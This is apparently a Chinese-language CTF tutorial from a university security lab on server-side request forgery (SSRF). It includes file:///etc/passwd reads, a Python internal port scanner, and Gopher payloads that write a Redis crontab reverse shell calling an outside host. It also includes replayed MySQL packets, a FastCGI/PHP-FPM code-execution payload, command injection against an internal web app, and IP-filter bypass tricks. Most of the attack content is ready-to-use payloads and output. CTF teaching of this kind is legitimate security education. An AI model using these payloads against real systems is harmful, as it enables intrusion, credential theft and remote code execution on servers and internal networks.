COMPASS CTF Tutorial 3: Network Protocols and Web Vulnerabilities

COMPASS CTF 教程【3】: Web 漏洞利用专题

30016794 Zhao, Li (Research Assistant)

COMPuter And System Security Lab, Computer Science and Technology Department, College of Engineering (CE), SUSTech University.
南方科技大学 工学院 计算机科学与技术系 计算机与系统安全实验室

2023 年 8 月 7 日

SSRF（Server Side Request Forgery，服务端请求伪造）是一种攻击者通过构造数据进而伪造服务器端发起请求的漏洞。因为请求是由内部发起的，所以一般情况下，SSRF 漏洞攻击的目标往往是从外网无法访问的内部系统。[1]

SSRF 漏洞形成的原因多是服务端提供了从外部服务获取数据的功能，但没有对目标地址、协议等重要参数进行过滤和限制，从而导致攻击者可以自由构造参数，而发起预期外的请求。[2]

URL 的结构如下：

```
URI = scheme:[//authority]path[?query][#fragment]
```

authority 组件又分为以下 3 部分（见图 SSRF-1）：

```
[userinfo@]host[:port]
```



图: SSRF-1

scheme 由一串大小写不敏感的字符组成，表示获取资源所需要的协议。
authority 中，userinfo 遇到得比较少，这是一个可选项，一般 HTTP 使用匿名形式来获取数据，如果需要进行身份验证，格式为 **username:password**，以@结尾。
host 表示在哪个服务器上获取资源，一般所见的是以域名形式呈现的，如 baidu.com，也有以 IPv4、IPv6 地址形式呈现的。
port 为服务器端口。各协议都有默认端口，如 HTTP 的为 80、FTP 的为 21。使用默认端口时，可以将端口省略。

path 为指向资源的路径，一般使用“/”进行分层。
query 为查询字符串，用户将用户输入数据传递给服务端，以“**?**”作为表示。例如，向服务端传递用户名密码为“?username=admin&password=admin123”。
fragment 为片段 ID，与 query 不同的是，其内容不会被传递到服务端，一般用于表示页面的锚点。
理解 URL 构造对如何进行绕过和如何利用会很有帮助。

以 PHP 为例，假设有如下请求远程图片并输出的服务。

```php
<?php
    $url = $_GET['url'];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    $res = curl_exec($ch);
    header('content-type: image/png');
    curl_close($ch);
    echo $res;
?>
```

如果 URL 参数为一个图片的地址，将直接打印该图片，见图 SSRF-2。

图: SSRF-2

但是因为获取图片地址的 URL 参数未做任何过滤，所以攻击者可以通过修改该地址或协议来发起 SSRF 攻击。例如，将请求的 URL 修改为 **file:///etc/passwd**，将使用 FILE 协议读取**/etc/passwd** 的文件内容（最常见的一种攻击方式），见图 SSRF-3。

```
root@383c5dbf99ff:~# curl http://127.0.0.1/?url=file:///etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
root@383c5dbf99ff:~#
```

图: SSRF-3

SSRF 漏洞一般出现在有调用外部资源的场景中，如社交服务分享功能、图片识别服务、网站采集服务、远程资源请求（如 wordpress xmlrpc.php）、文件处理服务（如 XML 解析）等。在对存在 SSRF 漏洞的应用进行测试的时候，可以尝试是否能控制、支持常见的协议，包括但不限于以下协议。

file://：从文件系统中获取文件内容，如 file:///etc/passwd。

dict://：字典服务器协议，让客户端能够访问更多字典源。在 SSRF 中可以获取目标服务器上运行的服务版本等信息，见图 SSRF-4。


Load URL
Split URL
Execute
view-source:http://example.com:8233/?url=dict://172.26.0.2:6379/info
Enable Post data
Enable Referrer
$5248
Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:916ba80cd2a8ac95
redis_mode:standalone
os:Linux 4.19.76-linuxkit x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:sync-builtin
gcc_version:4.4.7
process_id:26
run_id:6ba6724d22a30801ca9d528506ab67afc9a63cd1
tcp_port:6379
uptime_in_seconds:32
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:971106
executable:/opt/redis/bin/redis-server
config_file:/opt/redis/redis.conf
Clients
connected_clients:1
client_recent_max_input_buffer:0
client_recent_max_output_buffer:0
blocked_clients:0

图: SSRF-4

gopher://：分布式的文档传递服务，在 SSRF 漏洞攻击中发挥的作用非常大。使用 Gopher 协议时，通过控制访问的 URL 可实现向指定的服务器发送任意内容，如 HTTP 请求、MySQL 请求等，所以其攻击面非常广，后面会着重介绍 Gopher 的利用方法。

内部服务资产探测

SSRF 漏洞可以直接探测网站所在服务器端口的开放情况甚至内网资产情况，如确定该处存在 SSRF 漏洞，则可以通过确定请求成功与失败的返回信息进行判断服务开放情况。例如，使用 Python 语言写一个简单的利用程序。

```
# encoding: utf-8
import requests as req
import time
ports = ['80', '3306', '6379', '8080', '8000']
session = req.Session()
for i in xrange(255):
    ip = '192.168.80.%d' % i
    for port in ports:
        url = 'http://example.com/?url=http://%s:%s' % (ip, port)
        try:
            res = session.get(url, timeout=3)
            if len(res.content) > 0:
                print ip, port, 'is open'
        except:
            continue
print 'DONE'
```

内部服务资产探测

运行结果见图 SSRF-5。



图: SSRF-5

使用 Gopher 协议扩展攻击面

攻击 Redis

Redis 一般运行在内网，使用者大多将其绑定于 127.0.0.1:6379，且一般是空口令。攻击者通过 SSRF 漏洞未授权访问内网 Redis，可能导致任意增、查、删、改其中的内容，甚至利用导出功能写入 Crontab、Webshell 和 SSH 公钥（使用导出功能写入的文件所有者为 redis 的启动用户，一般启动用户为 root，如果启动用户权限较低，将无法完成攻击）。

Redis 是一条指令执行一个行为，如果其中一条指令是错误的，那么会继续读取下一条，所以如果发送的报文中可以控制其中一行，就可以将其修改为 Redis 指令，分批执行指令，完成攻击。如果可以控制多行报文，那么可以在一次连接中完成攻击。

使用 Gopher 协议扩展攻击面

在攻击 Redis 的时候，一般是写入 Crontab 反弹 shell，通常的攻击流程如下：

```
redis-cli flushall
echo -e "\n\n*/1 * * * * bash -i /dev/tcp/172.28.0.3/1234 0>&1\n\n" | redis-cli -x set 1
redis-cli config set dir /var/spool/cron/
```

```
redis-cli config set dbfilename root
redis-cli save
```

使用 Gopher 协议扩展攻击面

此时我们使用 socat 获取数据包，命令如下：

```
scoat -v tcp-listen:1234,fork tcp-connect:localhost:6379
```

将本地 1234 端口转发到 6379 端口，再依次执行攻击流程的指令，将得到攻击数据，见图 SSRF-6。

使用 Gopher 协议扩展攻击面



图: SSRF-6

使用 Gopher 协议扩展攻击面

然后将其中的数据转换成 Gopher 协议的 URL。先舍弃开头为“>”和“<”的数据，这表示请求和返回，再舍弃掉+**OK** 的数据，表示返回的信息。在剩下的数据中，将“**\r**”替换为“**%0d**”，将“**\n**”（换行）替换为“**%0a**”，其中的“**$**”进行 URL 编码，可以得到如下字符串：

```
*1%0d%0a%248%0d%0aflushall%0d%0a*3%0d%0a%243%0d%0aset%0d%0a%241%0d%0a1%0d%0a%2456%0d%0a%0a%0a*/
1%20*%20*%20*%20*%20bash%20-i%20>&%20/dev/tcp/172.28.0.3/1234%200>&1%0a%0a%0d%0a
%0a*4%0d%0a%246%0d%0aconfig%0d%0a%243%0d%0aset%0d%0a%243%0d%0adir%0d%0a%2416%0d%0a/var/spool/cr
on/%0d%0a*4%0d%0a%246%0d%0aconfig%0d%0a%243%0d%0aset%0d%0a%2410%0d%0adbfilename%0d%0a%244%0d%0a
root%0d%0a*1%0d%0a%244%0d%0asave%0d%0a
```

使用 Gopher 协议扩展攻击面

如果需要直接在该字符串中修改反弹的 IP 和端口，则需要同时修改前面的“**$56**”，“56”为写入 Crontab 中命令的长度。例如，此时字符串为

```
\n\n*/1 * * * * bash -i >& /dev/tcp/172.28.0.3/1234 0>&1\n\n
```

要修改反弹的 IP 为 172.28.0.33，则需要将“56”改为“**57**”（56+1）。将构造好的字符串填入进行一次攻击，见图 SSRF-7，返回了 5 个 OK，对应 5 条指令，此时在目标机器上已经写入了一个 Crontab，见图 SSRF-8。

使用 Gopher 协议扩展攻击面



图: SSRF-7

使用 Gopher 协议扩展攻击面

图: SSRF-8

写 Webshell 等与写文件操作同理，修改目录、文件名并写入内容即可。

使用 Gopher 协议扩展攻击面

攻击 MySQL

攻击内网中的 MySQL，我们需要先了解其通信协议。MySQL 分为客户端和服务端，由客户端连接服务端有 4 种方式：UNIX 套接字、内存共享、命名管道、TCP/IP 套接字。

我们进行攻击依靠第 4 种方式，MySQL 客户端连接时会出现两种情况，即是否需要密码认证。当需要进行密码认证时，服务器先发送 salt，然后客户端使用 salt 加密密码再验证。当不需进行密码认证时，将直接使用第 4 种方式发送数据包。所以，在非交互模式下登录操作 MySQL 数据库只能在空密码未授权的情况下进行。

使用 Gopher 协议扩展攻击面

假设想查询目标服务器上数据库中 user 表的信息，我们先在本地新建一张 user 表，再使用 tcpdump 进行抓包，并将抓到的流量写入**/pcap/mysql.pcap** 文件。命令如下：

```
tcpdump -i lo port 3306 -w /pcap/mysql.pcap
```

开始抓包后，登录 MySQL 服务器进行查询操作，见图 SSRF-9。

使用 Gopher 协议扩展攻击面

```
root@23c6af096837:/# mysql -h127.0.0.1 -uweb
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.6.44 MySQL Community Server (GPL)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use ssrf;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from user;
+----+----------+----------+
| id | username | userpass |
+----+----------+----------+
|  1 | admin    | admin123 |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> exit
Bye
root@23c6af096837:/#
```

图: SSRF-9

使用 Gopher 协议扩展攻击面

然后使用 wireshark 打开/**pcap/mysql.pcap** 数据包，过滤 MySQL，再随便选择一个包并单击右键，在弹出的快捷菜单中选择“追踪流 → TCP 流”，过滤出客户端到服务端的数据包，最后将格式调整为 HEX 转储，见图 SSRF-10。
此时便获得了从客户端到服务端并执行命令完整流程的数据包，然后将其进行 URL 编码，得到如下数据：

```
%a0%00%00%01%85%a6%7f%00%00%00%00%01%08%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%77%65%62%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64
%00%64%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79
%73%71%6c%04%5f%70%69%64%03%31%37%31%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e
%36%2e%34%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e
%61%6d%65%05%6d%79%73%71%6c%21%00%00%00%03%73%65%6c%65%63%74%20%40%40%76%65%72%73%69%6f%6e%5f
%63%6f%6d%6d%65%6e%74%20%6c%69%6d%69%74%20%31%12%00%00%00%03%53%45%4c%45%43%54%20%44%41%54%41
%42%41%53%45%28%29%05%00%00%00%02%73%73%72%66%0f%00%00%00%03%73%68%6f%77%20%64%61%74%61%62%61
%73%65%0c%00%00%00%03%73%68%6f%77%20%74%61%62%6c%65%73%06%00%00%00%04%75%73%65%72%00%13%00
%00%00%03%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%75%73%65%72%01%00%00%00%01
```

使用 Gopher 协议扩展攻击面



图: SSRF-10

使用 Gopher 协议扩展攻击面

进行攻击，获得 user 表中的数据，见图 SSRF-11。



图: SSRF-11

使用 Gopher 协议扩展攻击面

PHP-FPM 攻击

利用条件如下：**Libcurl**，版本高于 7.45.0；**PHP-FPM**，监听端口，版本高于 5.3.3；知道服务器上任意一个 PHP 文件的绝对路径。

首先，FastCGI 本质上是一个协议，在 CGI 的基础上进行了优化。PHP-FPM 是实现和管理 FastCGI 的进程。在 PHP-FPM 下如果通过 FastCGI 模式，通信还可分为两种：TCP 和 UNIX 套接字（socket）。

TCP 模式是在本机上监听一个端口，默认端口号为 9000，Nginx 会把客户端数据通过 FastCGI 协议传给 9000 端口，PHP-FPM 拿到数据后会调用 CGI 进程解析。

使用 Gopher 协议扩展攻击面

Nginx 配置文件如下所示：

```
location ~ \.php$ {
    index index.php index.html index.htm;
    include /etc/nginx/fastcgi_params;
    fastcgi_pass 127.0.0.1:9000;
    fastcgi_index index.php;
    include fastcgi_params;
}
```

PHP-FPM 配置如下所示：

```
listen=127.0.0.1:9000
```

使用 Gopher 协议扩展攻击面

既然通过 FastCGI 与 PHP-FPM 通信，那么我们可以伪造 FastCGI 协议包实现 PHP 任意代码执行。FastCGI 协议中只可以传输配置信息、需要被执行的文件名及客户端传进来的 GET、POST、Cookie 等数据，然后通过更改配置信息来执行任意代码。在 php.ini 中有两个非常有用的配置项。

auto_prepend_file：在执行目标文件前，先包含 auto_prepend_file 中指定的文件，并且可以使用伪协议如 php://input。

auto_append_file：在执行目标文件后，包含 auto_append_file 指向的文件。

使用 Gopher 协议扩展攻击面

php://input 是客户端 HTTP 请求中 POST 的原始数据，如果将 auto_prepend_file 设定为 **php://input**，那么每个文件执行前会包含 POST 的数据，但 php://input 需要开启 **allow_url_include**，官方手册虽然规定这个配置规定只能在 php.ini 中修改，但是 FastCGI 协议中的 **PHP_ADMIN_VALUE** 选项可修改几乎所有配置 (disable_functions 不可修改)，通过设置 **PHP_ADMIN_VALUE** 把 **allow_url_include** 修改为 **True**，这样就可以通过 FastCGI 协议实现任意代码执行。使用网上已公开的 **Exploit**，地址如下：

```
https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75
```

使用 Gopher 协议扩展攻击面

这里需要前面提到的限制条件：需要知道服务器上一个 PHP 文件的绝对路径，因为在 include 时会判断文件是否存在，并且 **security.limit_extensions** 配置项的后缀名必须为.php，一般可以使用默认的**/var/www/html/index.php**，如果无法知道 Web 目录，可以尝试查看 PHP 默认安装中的文件列表，见图 SSRF-12。

```
bash-4.4# find / -name *.php
/usr/local/lib/php/build/run-tests.php
/usr/local/lib/php/doc/XML_Util/examples/example2.php
/usr/local/lib/php/doc/XML_Util/examples/example.php
/usr/local/lib/php/doc/xdebug/contrib/tracefile-analyser.php
/usr/local/lib/php/pearcmd.php
/usr/local/lib/php/OS/Guess.php
/usr/local/lib/php/Structures/Graph/Node.php
/usr/local/lib/php/Structures/Graph/Manipulator/TopologicalSorter.php
/usr/local/lib/php/Structures/Graph/Manipulator/AcyclicTest.php
/usr/local/lib/php/Structures/Graph.php
/usr/local/lib/php/PEAR/Config.php
/usr/local/lib/php/PEAR/Frontend.php
/usr/local/lib/php/PEAR/Installer.php
/usr/local/lib/php/PEAR/PackageFile.php
/usr/local/lib/php/PEAR/Validate.php
/usr/local/lib/php/PEAR/ChannelFile/Parser.php
/usr/local/lib/php/PEAR/RunTest.php
/usr/local/lib/php/PEAR/ErrorStack.php
/usr/local/lib/php/PEAR/Exception.php
/usr/local/lib/php/PEAR/Packager.php
/usr/local/lib/php/PEAR/ChannelFile.php
```

图: SSRF-12

使用 Gopher 协议扩展攻击面

使用 Exploit 进行攻击，结果见图 SSRF-13。

```
bash-4.4# python exp.py
usage: exp.py [-h] [-c CODE] [-p PORT] host file
exp.py: error: too few arguments
bash-4.4# python exp.py -c "<?php var_dump(shell_exec('uname -a'));?>" -p 9000 127.0.0.1 /usr/local/lib/php/PEAR.php
X-Powered-By: PHP/7.3.5
Content-type: text/html; charset=UTF-8

string(84) "Linux b27e46b05b21 4.9.125-linuxkit #1 SMP Fri Sep 7 08:20:28 UTC 2018 x86_64 Linux
```

图: SSRF-13

使用 Gopher 协议扩展攻击面

使用 nc 监听某个端口，获取攻击流量，见图 SSRF-14。

```
bash-4.4# nc -lvp 1234 > 1.txt
listening on [::]:1234 ...
connect to [::ffff:127.0.0.1]:1234 from localhost:33250 ([::ffff:127.0.0.1]:33250)



bash-4.4# python /exp.py -c "<?php var_dump(shell_exec('uname -a'));?>" -p 1234 127.0.0.1 /usr/local/lib/php/PEAR.php
Traceback (most recent call last):
  File "/exp.py", line 251, in <module>
    response = client.request(params, content)
  File "/exp.py", line 188, in request
    return self._waitForResponse(requestId)
  File "/exp.py", line 193, in _waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out
bash-4.4# hexdump /1.txt
0000000 0101 ef03 0800 0000 0100 0008 0000 0000
0000010 0401 ef03 e701 0000 020e 4f43 544e 4e45
0000020 5f54 454c 474e 4854 3134 100c 4f43 544e
0000030 4e45 5f54 5954 4550 7061 6c70 6369 7461
0000040 6f69 2f6e 6574 7470 040b 4552 4f4d 4554
0000050 505f 524f 3954 3839 0b35 5309 5245 4556
0000060 5f52 414e 454d 6f6c 6163 686c 736f 1174
0000070 470b 5441 5745 5941 495f 544e 5245 4146
0000080 4543 6146 7473 4743 2f49 2e31 0f30 530e
0000090 5245 4556 5f52 4f53 5446 4157 4552 6870
00000a0 2f70 6366 6967 6c63 6569 742e 090b 4552
00000b0 4f4d 4554 415f 4444 3152 3732 302e 302e
00000c0 312e 1b0f 4353 4952 5450 465f 4c49 4e45
00000d0 4d41 2f45 7375 2f72 6f6c 6163 2f6c 696c
00000e0 2f62 6870 2f70 4550 5241 702e 7068 1b0b
```

图: SSRF-14

使用 Gopher 协议扩展攻击面

将其中的数据进行 URL 编码得到：

```
%01%01%03%EF%00%08%00%00%00%01%00%00%00%00%00%00%01%04%03%EF%01%E7%00%00%0E%02CONTENT_LENGTH41%
0C%10CONTENT_TYPEapplication/text%0B%04REMOTE_PORT9985%0B%09SERVER_NAMElocalhost%11%0BGATEWAY_
INTERFACEFastCGI/1.0%0F%0ESERVER_SOFTWAREphp/fcgiclient%0B%09REMOTE_ADDR127.0.0.1%0F%1BSCRIPT_
FILENAME/usr/local/lib/php/PEAR.php%0B%1BSCRIPT_NAME/usr/local/lib/php/PEAR.php%09%1FPHP_VALUEa
uto_prepend_file%20%3D%20php%3A//input%0E%04REQUEST_METHODPOST%0B%02SERVER_PORT80%0F%08SERVER_
PROTOCOLHTTP/1.1%0C%00QUERY_STRING%0F%16PHP_ADMIN_VALUEallow_url_include%20%3D%20On%0D%01DOCUME
NT_ROOT/%0B%09SERVER_ADDR127.0.0.1%0B%1BREQUEST_URI/usr/local/lib/php/PEAR.php%01%04%03%EF%00%0
0%00%00%01%05%03%EF%00%29%00%00%3C%3Fphp%20var_dump%28shell_exec%28%27uname%20-a%27%29%29%3B%3F
%3E%01%05%03%EF%00%00%00%00
```

使用 Gopher 协议扩展攻击面

其攻击结果见图 SSRF-15。



图: SSRF-15

使用 Gopher 协议扩展攻击面

攻击内网中的脆弱 Web 应用

内网中的 Web 应用因为无法被外网的攻击者访问到，所以往往会忽视其安全威胁。假设内网中存在一个任意命令执行漏洞的 Web 应用，代码如下：

```
<?php
    var_dump(shell_exec($_POST['command']));
?>
```

在本地监听任意端口，然后对此端口发起一次 POST 请求，以抓取请求数据包，见图 SSRF-16。

```
POST / HTTP/1.1
Host: 127.0.0.1
User-Agent: curl/7.52.1
Accept: */*
```

使用 Gopher 协议扩展攻击面

```
root@927e6e11a545:/var/www/html# nc -lvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 33118
POST / HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 16
Content-Type: application/x-www-form-urlencoded

command=ls -la /
```

图: SSRF-16

使用 Gopher 协议扩展攻击面

去掉监听的端口号，得到如下数据包：

```
Content-Length: 16
Content-Type: application/x-www-form-urlencoded
command=ls -la /
```

将其改成 Gopher 协议的 URL，改变规则同上。执行 **uname -a** 命令：

```
POST%20/%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aUser-
Agent:%20curl/7.52.1%0d%0aAccept:%20*/*%0d%0aContent-Length:%2016%0d%0aContent-
Type:%20application/x-www-form-urlencoded%0d%0a%0d%0acommand=uname%20-a
```

使用 Gopher 协议扩展攻击面

攻击结果见图 SSRF-17。

```
root@927e6e11a545:/var/www/html# curl -v "gopher://127.0.0.1:80/_POST%20/%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aUser-A
gent:%20curl/7.52.1%0d%0aAccept:%20*/*%0d%0aContent-Length:%2016%0d%0aContent-Type:%20application/x-www-form-urlencoded
%0d%0a%0d%0acommand=uname%20-a"
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 80 (#0)
HTTP/1.1 200 OK
Date: Wed, 22 May 2019 08:09:11 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 102
Content-Type: text/html; charset=UTF-8

string(88) "Linux 927e6e11a545 4.9.125-linuxkit #1 SMP Fri Sep 7 08:20:28 UTC 2018 x86_64 GNU/Linux
"
```

图: SSRF-17

自动组装 Gopher

目前已经有人总结出多种协议并写出自动转化的脚本，所以大部分情况下不需要再手动进行抓包与转换。推荐工具 **https://github.com/tarunkant/Gopherus**，使用效果见图 SSRF-18。



图: SSRF-18

IP 的限制

使用 **Enclosed alphanumerics** 代替 IP 中的数字或网址中的字母（见图 SSRF-19），或者使用句号代替点（见图 SSRF-20）。

```
[root@33e63029d1da /]# ping 127.⓪0.①-c 4
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.107 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.107 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.078 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3156ms
rtt min/avg/max/mdev = 0.067/0.089/0.107/0.021 ms
[root@33e63029d1da /]#
```

图: SSRF-19

IP 的限制



图: SSRF-20

IP 的限制

如果服务端过滤方式使用正则表达式过滤属于内网的 IP 地址，那么可以尝试将 IP 地址转换为进制的方式进行绕过，如将 127.0.0.1 转换为十六进制后进行请求，见图 SSRF-21。



图: SSRF-21

IP 的限制

可以将 IP 地址转换为十进制、八进制、十六进制，分别为 2130706433、17700000001、7F000001。在转换后进行请求时，十六进制前需加 0x，八进制前需加 0，转换为八进制后开头所加的 0 可以为多个，见图 SSRF-22。

```
[root@33e63029d1da cron]# ping 017700000001 -c 1
PING 017700000001 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.096 ms

--- 017700000001 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.096/0.096/0.096/0.000 ms
[root@33e63029d1da cron]# ping 000000017700000001 -c 1
PING 000000017700000001 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.089 ms

--- 000000017700000001 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.089/0.089/0.089/0.000 ms
[root@33e63029d1da cron]#
```

图: SSRF-22

IP 的限制

另外，IP 地址有一些特殊的写法，如在 Windows 下，0 代表 **0.0.0.0**，而在 Linux 下，0 代表 **127.0.0.1**，见图 SSRF-23。所以，某些情况下可以用 **http://0** 进行请求 127.0.0.1。类似 127.0.0.1 这种中间部分含有 0 的地址，可以将 0 省略，见图 SSRF-24。

```
[root@33e63029d1da cron]# ping 0 -c 4
PING 0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.108 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.095 ms

--- 0 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3096ms
rtt min/avg/max/mdev = 0.044/0.075/0.108/0.028 ms
[root@33e63029d1da cron]#
```

图: SSRF-23

